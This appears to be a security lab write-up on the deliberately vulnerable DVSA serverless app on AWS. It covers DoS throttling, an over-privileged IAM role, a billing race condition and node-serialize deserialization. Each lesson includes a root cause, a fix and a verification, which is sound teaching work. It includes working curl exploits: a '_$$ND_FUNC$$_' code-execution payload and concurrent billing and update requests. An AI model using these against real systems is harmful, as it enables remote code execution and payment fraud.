
- # Impact:
    - Loss of availability (DoS)
    - Legitimate users cannot complete actions
    - System reliability degraded

- # Fix Strategy
    - Rate limiting
    - Request throttling
    - Fair usage enforcement

- # Verification

Old limit:

New limit:




```
2026-04-22T12:39:34.881Z        65e9b290-b2e1-46fd-b1ab-99f495402c16    ERROR   Unhandled Promise Rejection
{
    "errorType": "Runtime.UnhandledPromiseRejection",
    "errorMessage": "TooManyRequestsException: Rate Exceeded.",
    "reason": {
        "errorType": "TooManyRequestsException",
        "errorMessage": "Rate Exceeded.",
        "name": "TooManyRequestsException",
        "$fault": "client",
        "$metadata": {
            "httpStatusCode": 429,
            "requestId": "787bbb28-e3b3-4d83-bd51-13825c8e84b3",
            "attempts": 3,
            "totalRetryDelay": 406
        },
        "Type": "User",
        "Reason": "ConcurrentInvocationLimitExceeded",
        "stack": [
            "TooManyRequestsException: Rate Exceeded.",
            "    at de_TooManyRequestsExceptionRes (/var/runtime/node_modules/@aws-sdk/client-lambda/dist-cjs/index.js:4603:21)",
            "    at de_CommandError (/var/runtime/node_modules/@aws-sdk/client-lambda/dist-cjs/index.js:3983:19)",
            "    at process.processTicksAndRejections (node:internal/process/task_queues:95:5)",
            "    at async /var/runtime/node_modules/@aws-sdk/node_modules/@smithy/middleware-serde/dist-cjs/index.js:36:20",
            "    at async /var/runtime/node_modules/@aws-sdk/node_modules/@smithy/core/dist-cjs/index.js:193:18",
            "    at async /var/runtime/node_modules/@aws-sdk/node_modules/@smithy/middleware-retry/dist-cjs/index.js:312:38",
            "    at async /var/runtime/node_modules/@aws-sdk/middleware-logger/dist-cjs/index.js:33:22"
        ]
    },
    "promise": {},
    "stack": [
        "Runtime.UnhandledPromiseRejection: TooManyRequestsException: Rate Exceeded.",
        "    at process.<anonymous> (file:///var/runtime/index.mjs:1448:17)",
        "    at process.emit (node:events:517:28)",
        "    at emit (node:internal/process/promises:149:20)",
        "    at processPromiseRejections (node:internal/process/promises:283:27)",
        "    at process.processTicksAndRejections (node:internal/process/task_queues:96:32)"
    ]
}
```

"totalRetryDelay": 406 (after fix)
Previously ~900

Metric	Before Fix	After Fix
Where blocked	Lambda	API Gateway
Retry delay	High (~900ms)	Lower (~400ms)
System health	Degraded	Protected

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Denial of Service (DoS)	The system must provide fair resource usage and remain available to all legitimate users without being monopolized by a single actor.	API Response headers, CloudWatch Logs, and AWS Lambda metrics.	A single "orders" request returns a stable status: ok response with order data.	Concurrent billing requests result in "Internal server error" (500) and 900ms

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification
Denial of Service (DoS)	The application allowed an attacker to saturate the processing capacity, causing a service overload and violating the availability rule.	Intentional misuse / security-relevant abuse.	Configured Default Method Throttling (Rate: 5/s, Burst: 10) in the API Gateway stage settings.	The attack loop is successfully throttled; excess requests are blocked and the system remains stable.

- ## Takeaway

  Without rate limiting, serverless systems can be easily overwhelmed, leading to service unavailability.

Lesson 7: over-privileged Function

Goal and Vulnerability Summary

This lesson demonstrates an over-privileged function vulnerability in the DVSA serverless application. The affected component is the IAM execution role attached to the DVSA-SEND-RECEIPT-EMAIL Lambda function — serverlessrepo-OWASP-DVSA-SendReceiptFunctionRole-duYHdeWc4vyt. This function's sole purpose is to send a receipt email to a customer after an order is completed. However, its execution role grants it far more AWS permissions than it needs, including broad S3 access across all buckets, full DynamoDB access across all tables, and the ability to reveal its own AWS STS credentials. If an attacker is able to trigger this function maliciously or extract its temporary credentials, they can inherit all of these excessive permissions and use them to read, write, delete, or scan any resource in the AWS account. The core weakness is a violation of the Principle of Least Privilege at the IAM layer.

Why This Works / Root Cause

The vulnerability exists because the Lambda execution role was configured with three inline policies that grant permissions far beyond what the function requires. Policy 1 grants eight S3 actions including PutObject, DeleteObject, and PutObjectAcl on all buckets (arn:aws:s3:::*). Policy 2 grants ten DynamoDB actions including DeleteItem, Scan, BatchWriteItem, and UpdateItem on all tables in the account. Policy 3 grants sts:GetCallerIdentity on all resources, which allows the function to reveal its own temporary AWS credentials. A send-receipt function only needs to read one specific S3 bucket to retrieve the receipt file and send it via SES. All other permissions are unnecessary and create a large blast radius if the function is ever compromised or abused.

Environment and Setup

- **Vulnerable Lambda Function:** DVSA-SEND-RECEIPT-EMAIL
- **Execution Role:** serverlessrepo-OWASP-DVSA-SendReceiptFunctionRole-duYHdeWc4vyt
- **Over-privileged Policies:** SendReceiptFunctionRolePolicy1, SendReceiptFunctionRolePolicy2, SendReceiptFunctionRolePolicy3
- **AWS Region:** us-east-1
- **Tools used:** AWS IAM Console, IAM Policy Simulator, AWS CloudShell

Reproduction Steps

1. Go to AWS Console → IAM → Roles
2. Search for SendReceiptFunctionRole and click the role
3. Click the Permissions tab observe 5 policies attached: AmazonSESFullAccess,

   AWSLambdaBasicExecutionRole, and three customer inline policies
4. Click Simulate on the role
5. Select the function and test
6. All show allowed confirming the function has far more permissions than needed

Evidence and Proof

The following evidence confirms the over-privilege vulnerability:

- **Policy 1 JSON** showed 8 S3 actions

```
{
  "Statement": [{
    "Action": ["s3:GetObject","s3:ListBucket","s3:GetBucketLocation",
               "s3:GetObjectVersion","s3:PutObject","s3:PutObjectAcl",
               "s3:GetLifecycleConfiguration","s3:PutLifecycleConfiguration",
               "s3:DeleteObject"],
    "Resource": ["arn:aws:s3:::*","arn:aws:s3:::*/*"],
    "Effect": "Allow"
  }]
}
```

meaning all buckets in the account

- **Policy 2 JSON** showed 10 DynamoDB actions

```
{
  "Statement": [{
    "Action": ["dynamodb:GetItem","dynamodb:DeleteItem","dynamodb:PutItem",
               "dynamodb:Scan","dynamodb:Query","dynamodb:UpdateItem",
               "dynamodb:BatchWriteItem","dynamodb:BatchGetItem",
               "dynamodb:DescribeTable","dynamodb:ConditionCheckItem"],
    "Resource": ["arn:aws:dynamodb:us-east-1:701055076911:table/*",
                 "arn:aws:dynamodb:us-east-1:701055076911:table/*/index/*"],
    "Effect": "Allow"
  }]
}
```

meaning all tables in the account.

- **Policy 3 JSON** showed

```
{
  "Version": "2012-10-17",
  "Statement": [{
    "Action": ["sts:GetCallerIdentity"],
    "Resource": "*",
    "Effect": "Allow"
  }]
}
```

allowing the function to expose its own temporary credentials.

- **IAM Policy Simulator** confirmed that

Amazon S3	PutObject	not required	*	allowed 1 matching statements.
Amazon S3	GetObject	not required	*	allowed 1 matching statements.
Amazon DynamoDB	Scan	table	table	allowed 1 matching statements.
Amazon DynamoDB	GetItem	table	table	allowed 1 matching statements.
Amazon DynamoDB	PutItem	table	table	allowed 1 matching statements.
Amazon DynamoDB	DeleteItem	table	table	allowed 1 matching statements.

were all allowed on wildcard resources before the fix.

Fix Strategy / Probable Mitigation

The fix belongs at the IAM execution role layer. The principle of least privilege requires that each Lambda function is granted only the exact permissions it needs to perform its intended task — nothing more. For DVSA-SEND-RECEIPT-EMAIL, the function only needs to read a receipt file from one specific S3 bucket. Therefore the fix is to restrict Policy 1 to only s3:GetObject on the specific receipts bucket, restrict Policy 2 to only dynamodb:GetItem on the orders table if database access is needed at all, and delete Policy 3 entirely since sts:GetCallerIdentity serves no legitimate purpose for this function. This approach minimizes the blast radius: even if the function is compromised, an attacker inheriting its credentials gains almost nothing useful.

Code / Config Changes

Resource changed: IAM Role — serverlessrepo-OWASP-DVSA-SendReceiptFunctionRole-duYHdeWc4vyt

- **Policy 1:**

```
{
  "Statement": [
    {
      "Action": [
        "s3:GetObject"
      ],
      "Resource": [
        "arn:aws:s3:::dvsa-receipts-701055076911-us-east-1/*"
      ],
      "Effect": "Allow"
    }
  ]
}
```

- **Policy 2:**

```
{
  "Statement": [
    {
      "Action": [
        "dynamodb:GetItem"
      ],
      "Resource": [
        "arn:aws:dynamodb:us-east-1:701055076911:table/orders"
      ],
      "Effect": "Allow"
    }
  ]
}
```

- **Policy 3:**

```
{
    "Statement": [
        {
            "Action": [
                "ses:SendEmail",
                "ses:SendRawEmail"
            ],
            "Resource": "*",
            "Effect": "Allow"
        }
    ]
}
```

Verification After Fix

After applying all three fixes, the IAM Policy Simulator was run again on the same role with the same actions:

Amazon S3	GetObject	not required	*	denied Implicitly denied (no matching state...
Amazon S3	PutObject	not required	*	denied Implicitly denied (no matching state...
Amazon DynamoDB	Scan	table	table	denied Implicitly denied (no matching statem...
Amazon DynamoDB	DeleteItem	table	table	denied Implicitly denied (no matching statem...

The function retains only the minimum permissions needed to perform its intended task. Legitimate receipt sending functionality is preserved while all excessive permissions are removed.

Structured Operation and Security Analysis

Table 9: Structured analysis summary — Table A

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behaviour Evidence	Exploit Behaviour Evidence
Over-Privileged Function	The DVSA-SEND-RECEIPT-EMAIL function must only hold the minimum permissions required to send a receipt email. It must not have write, delete, or scan access to S3 or DynamoDB resources beyond what the email workflow requires.	IAM role permissions tab showing 3 inline policies; Policy JSON for all three policies; IAM Policy Simulator results; DVSA function purpose (send email only).	The function sends a receipt email after an order. It should only read the specific receipt file from the receipts S3 bucket. All other AWS actions should be denied.	IAM Policy Simulator confirmed S3 PutObject, S3 GetObject on all buckets, DynamoDB Scan, DynamoDB DeleteItem, and DynamoDB PutItem were all allowed on wildcard resources far beyond the function's intended scope.

Table 10: Structured analysis summary — Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Over-Privileged Function	The intended rule requires minimum permissions for the send-receipt task. Instead the role granted 8 S3 actions on all buckets, 10 DynamoDB actions on all tables, and STS credential exposure — creating a massive blast radius if the function is ever compromised.	Accidental Misconfiguration	IAM execution role: restricted Policy 1 to s3:GetObject on receipts bucket only; restricted Policy 2 to dynamodb:GetItem on orders table only; deleted Policy 3 entirely.	IAM Policy Simulator confirmed PutObject, Scan, DeleteItem, and cross-bucket GetObject all denied after fix. Legitimate s3:GetObject on receipts bucket remains allowed.	No latency measurements taken. IAM Policy Simulator used as primary verification tool before and after fix.

Takeaway / Lessons Learned

The core security assumption that failed here was that a Lambda function's execution role was configured with broad permissions during development and never narrowed down before deployment. This is an extremely common pattern in serverless applications developers often grant wide permissions to get things working quickly and then forget to restrict them. In a serverless environment this is especially dangerous because Lambda functions are internet-facing by design. An attacker who finds a way to abuse or inject into a function immediately inherits all of its IAM permissions, potentially gaining access to every S3 bucket, every DynamoDB table, and the ability to impersonate the function's identity across the entire AWS account.
The general secure design principle that applies here is the Principle of Least Privilege. Every Lambda function should be granted only the exact AWS actions it needs, on only the exact resources it needs, and nothing more. IAM roles should be reviewed and tightened before deployment, and tools like IAM Access Analyzer and the IAM Policy Simulator should be used regularly to detect and eliminate excessive permissions across all serverless functions.

Lesson 8: Logic Vulnerability

• Goal & Vulnerability

This task demonstrates a race condition in the order workflow where an attacker can modify the order after billing starts, allowing them to pay for fewer items than they receive.

Impact:

The attacker can run code with the same permissions as the Lambda function, potentially accessing AWS resources such as DynamoDB, S3, or environment variables.

• Logic




Figure: Atomic State Collision in Serverless Workflows




Figure: Intended System Logic (Correct Behavior)

- ## Root Cause

The system does not enforce **atomic state control**.

- Billing and update operations run independently
- No locking mechanism
- No database-level condition enforcement

- ## Exploit Path

1. User starts billing request
2. Immediately sends update request
3. Both requests execute concurrently
4. Update modifies quantity after price calculation
5. System processes inconsistent state

- ## Evidence
  - Run both requests at the same time:

```
cat > update.json <<'EOF'
{
"action": "update",
"items": {
"1020": add your quantity
},
"order-id": "PUT YOUR ORDER ID"
}
EOF

cat > billing.json <<EOF
{
"action": "billing",
"data": {
"ccn": "4868719196829038",
"cvv": "344",
"exp": "12/29"
},
"order-id": "PUT YOUR ORDER ID"

}
EOF
```

```
curl -s "$API" \
  -H "Content-Type: application/json" \
  -H "Authorization: $TOKEN" \
  -d '{"action":"billing"}' > bill_result.json &

curl -s "$API" \
  -H "Content-Type: application/json" \
  -H "Authorization: $TOKEN" \
  -d '{"action":"update","items":[{"id":1,"qty":5}]}' > update_result.json &

wait
```


```
(base) vdominator@Mac ~ % cat > update.json <<EOF
{
"action": "update",
"items": {
"1011": 5
},
"order-id": "22eb1385-0936-44c9-8db7-caf3097cef89"
}
EOF
(base) vdominator@Mac ~ % cat > billing.json <<EOF
{
"action": "billing",
"data": {
"ccn": "4868719196829038",
"cvv": "344",
"exp": "12/29"
},
"order-id": "22eb1385-0936-44c9-8db7-caf3097cef89"

}
EOF
```

```
(base) vdominator@Mac ~ % curl -s "$API_URL" \
  -H "content-type: application/json" \
  -H "authorization: $AUTH_TOKEN" \
  --data @billing.json > bill_result.json &

curl -s "$API_URL" \
  -H "content-type: application/json" \
  -H "authorization: $AUTH_TOKEN" \
  --data @update.json > update_result.json &

wait
[1] 23554
[2] 23555
[2]  + done       curl -s "$API_URL" -H "content-type: application/json" -H  --data @update.jso
[1]  + done       curl -s "$API_URL" -H "content-type: application/json" -H  --data  >
(base) vdominator@Mac ~ % cat bill_result.json | jq
cat update_result.json | jq
{
  "status": "ok",
  "amount": 42,
  "token": "ZRUf0WV8mLDm",
  "missing": {}
}
{
  "status": "ok",
  "msg": "cart updated"
}
```




Attribute name	Value	Type	Remove
orderId - Partition key	22eb1385-0936-44c9-8db7-caf3097cef89	String	
userId - Sort key	e4186498-7061-70ec-a20d-ba8deb92e898	String	
address	Insert a field	Map	Remove
confirmationToken	ZRUf0WV8mLDm	String	Remove
itemList	Insert a field	Map	Remove
orderStatus	200	Number	Remove
paymentTS	1776519806	Number	Remove
totalAmount	42	Number	Remove

Table: DVSA-ORDERS-DB - Items returned (8)

Scan started on April 18, 2026, 16:43:48

orderId (String)	address	confirmationToken	itemList	orderStatus	payment...	totalAmoun
f365b4cc-1fee-45f2-a...	{ "name" : { ...		{ "1017" : { "N" : "1" } }	100	1776516435	0
22eb1385-0936-44c9...	{ "name" : { ...	ZRUf0WV8mLDm	{ "1011" : { "N" : "5" } }	200	1776519806	42
d3d9d13a-d91b-44b...	{}		{ "1016" : { "N" : "2" } }	100	1776518966	0
4a6b2c89-ba2c-40f0-...	{ "name" : { ...	x8himOdHTzVQ	{ "1016" : { "N" : "1" } }	300	1776165913	28
51574ab2-6451-446...	{}	nqKyFX8mUTmI	{ "1019" : { "N" : "5" } }	200	1776518873	140
daa0a628-69e3-4cc5-...	{ "name" : { ...	EMufh9N9CwFC	{ "1017" : { "N" : "1" } }	200	1776517736	45
27def82b-6286-49ea...	{}		{ "1011" : { "N" : "1" } }	100	1776519140	0
0b1d12ef-5b98-49f1-...	{}	1DeqXuRlsEPC	{ "1018" : { "N" : "4" } }	200	1776518586	140



- **Impact**
  - Data integrity violation
  - Financial loss
  - Order state inconsistency

- **Fix Strategy**

  - **Strategy:** Implement a server-side lock using a billingStarted attribute.

- **update_order.py Change:** Add attribute_not_exists(billingStarted) to the ConditionExpression.
- **order_billing.py Change:** Atomically set billingStarted = True and use ReturnValues="ALL_OLD" to freeze the item list for calculation.

• Verification

```
(base) vdominator@Mac ~ % cat > update.json <<'EOF'
{
"action": "update",
"items": {
"1020": 4
},
"order-id": "2bbb8b01-e8c2-45f7-ae33-3ae42ba92cc6"
}
EOF
(base) vdominator@Mac ~ % cat > billing.json <<EOF
{
"action": "billing",
"data": {
"ccn": "4868719196829038",
"cvv": "344",
"exp": "12/29"
},
"order-id": "2bbb8b01-e8c2-45f7-ae33-3ae42ba92cc6"

}
EOF
(base) vdominator@Mac ~ % curl -s "$API_URL" \
-H "content-type: application/json" \
-H "authorization: $AUTH_TOKEN" \
--data @billing.json > bill_result.json &

curl -s "$API_URL" \
-H "content-type: application/json" \
-H "authorization: $AUTH_TOKEN" \
--data @update.json > update_result.json &

wait
[1] 37903
[2] 37904
[2]  + done       curl -s "$API_URL" -H "content-type: application/json" -H  --data @update.jso
[1]  + done       curl -s "$API_URL" -H "content-type: application/json" -H  --data  >
(base) vdominator@Mac ~ % cat bill_result.json
cat update_result.json
{"status":"ok","amount":25,"token":"d4KhQWKHVERJ","missing":{}}{"status":"err","msg":"order already paid or in processing - cannot update"}%
(base) vdominator@Mac ~ %
```

Vulnerability	Intended Rule	Artifacts Used	Normal Behavior	Exploit Behavior
Logic Vulnerability	Orders must not be modified once billing begins.	Lambda code, DynamoDB logs.	Quantity and total cost match.	Quantity is 5, but total paid is for 1 item.

Vulnerability	Deviation Class	Fix Applied	Post-Fix Verification
Logic Vulnerability	Intentional misuse.	Added billingStarted lock in DynamoDB.	Update request fails.

- ## Takeaway

  Input validation is insufficient if the **state management** between functions is flawed. Critical workflows require **atomic locking** to prevent race conditions in distributed serverless environments.

Lesson 9: Vulnerable Dependencies

- ## Goal and Vulnerability Summary

This lesson demonstrates a Vulnerable Dependency in the DVSA application. The affected component is the DVSA-ORDER-MANAGER Lambda function, which uses the node-serialize library to process user input. This library allows unsafe deserialization of attacker-controlled data. The impact is severe, as it enables remote code execution (RCE) inside the Lambda environment.

- ## Why This Works / Root Cause


The vulnerability exists because the application uses:

serialize.unserialize(event.body)

This function executes serialized JavaScript functions contained in user input. Since user input is not validated or sanitized, an attacker can inject malicious code that is executed during deserialization.

- ## Environment and Setup

  - AWS Region: us-east-1
  - Service: AWS Lambda + API Gateway
  - Function: DVSA-ORDER-MANAGER
  - Log group: /aws/lambda/DVSA-ORDER-MANAGER
  - Tool used: curl (CMD)



User successfully logged into DVSA.
Application is accessible and functional.

- # Reproduction Steps

1. Open API endpoint /order
2. Send malicious payload:

```
curl -X POST "https://5zga32to6k.execute-api.us-east-1.amazonaws.com/Stage/order" ^
-H "Content-Type: application/json" ^
-d
"{\"action\":\"_$$ND_FUNC$$_function(){console.error('LESSON9_TEST_SUCCESS');}()\"}
"
```

3. Check CloudWatch logs

```
C:\Users\Coptrz>curl -X POST "https://5zga32to6k.execute-api.us-east-1.amazonaws.com/Stage/order" ^
More? -H "Content-Type: application/json" ^
More? -d "{\"action\":\"_$$ND_FUNC$$_function(){console.error('LESSON9_TEST_SUCCESS');}()\"}"
```

- # Evidence and Proof


API Response:

{"message":"Internal server error"}

```
{"message": "Internal server error"}
```

CloudWatch Log:

LESSON9_TEST_SUCCESS



This proves attacker-controlled code executed inside Lambda.

- ## Fix Strategy / Probable Mitigation

  - Remove unsafe deserialization (node-serialize)
  - Replace with safe parsing (JSON.parse)
  - Validate input before processing
  - Reject malformed input

- ## Code / Config Changes

BEFORE:

req = serialize.unserialize(event.body);
headers = serialize.unserialize(event.headers);

```
req = serialize.unserialize(event.body);
headers = serialize.unserialize(event.headers);
```

AFTER:

req = JSON.parse(event.body);
headers = event.headers;

```
req = JSON.parse(event.body);
headers = event.headers;
```

Removed:

const serialize = require('node-serialize');

```
1   const serialize = require('node-serialize');
```

- **Verification After Fix**

Re-run exploit:


```
C:\Users\Coptrz>curl -X POST "https://5zga32to6k.execute-api.us-east-1.amazonaws.com/Stage/order" ^
More? -H "Content-Type: application/json" ^
More? -d "{\"action\":\"_$$ND_FUNC$$_function(){console.error('LESSON9_TEST_SUCCESS');}()\"}"
{"status":"err","message":"Missing authorization"}
C:\Users\Coptrz>_
```

Result:

{"status":"err","message":"Missing authorization"}

CloudWatch:

No events found



No execution → vulnerability fixed

- **Structured Analysis**

Table A

Vulnerability	Intended Rule	Evidence	Normal	Exploit
Vulnerable Dependency	Input should not execute code	CloudWatch logs	No execution	Code executed

Table B

Vulnerability	Deviation	Class	Fix	Verification
Vulnerable Dependency	Unsafe deserialization	Security misuse	Remove node-serialize	No execution

- ## Takeaway

This lesson shows that using unsafe third-party libraries can introduce severe vulnerabilities. Proper input validation and avoiding dangerous deserialization functions are critical in serverless applications.

Lesson 10: Unhandled Exceptions

- ## Goal and Vulnerability Summary

This lesson demonstrates an Unhandled Exceptions vulnerability in the DVSA application. The affected component is the API Gateway + AWS Lambda (DVSA-ORDER-MANAGER) backend request-processing path. By sending malformed input to the /order endpoint, the backend fails internally and returns a generic Internal server error instead of safely rejecting the request. The security impact is that improper error handling allows invalid input to reach deeper logic, causing unstable backend behavior and exposing poor exception management.

- ## Why This Works / Root Cause

The vulnerability exists because the backend does not validate user input before processing it. The Lambda function directly unserializes and processes request data without verifying whether

required fields exist or are valid. When malformed input (such as null values) is sent, the backend attempts to process it and crashes instead of safely handling the error. According to the project description, this is caused by poor error handling across the Lambda and API integration path.

- ## Environment and Setup

  - DVSA deployed in AWS (region: us-east-1)
  - Backend: API Gateway + Lambda
  - Target endpoint:

https://5zga32to6k.execute-api.us-east-1.amazonaws.com/Stage/order

  - Lambda function:

DVSA-ORDER-MANAGER

  - Logging service:

CloudWatch (/aws/lambda/DVSA-ORDER-MANAGER)

  - Tool used:

curl (Command Prompt)


- ## Reproduction Steps

  1. Open AWS Console → API Gateway
  2. Locate DVSA API and open Stages
  3. Copy the Invoke URL and append /order
  4. Send a malformed request using curl:

```
curl -X POST "https://5zga32to6k.execute-api.us-east-1.amazonaws.com/Stage/order" ^
-H "Content-Type: application/json" ^
-d "{\"action\":null,\"order-id\":null}"
```

  5. Observe the API response
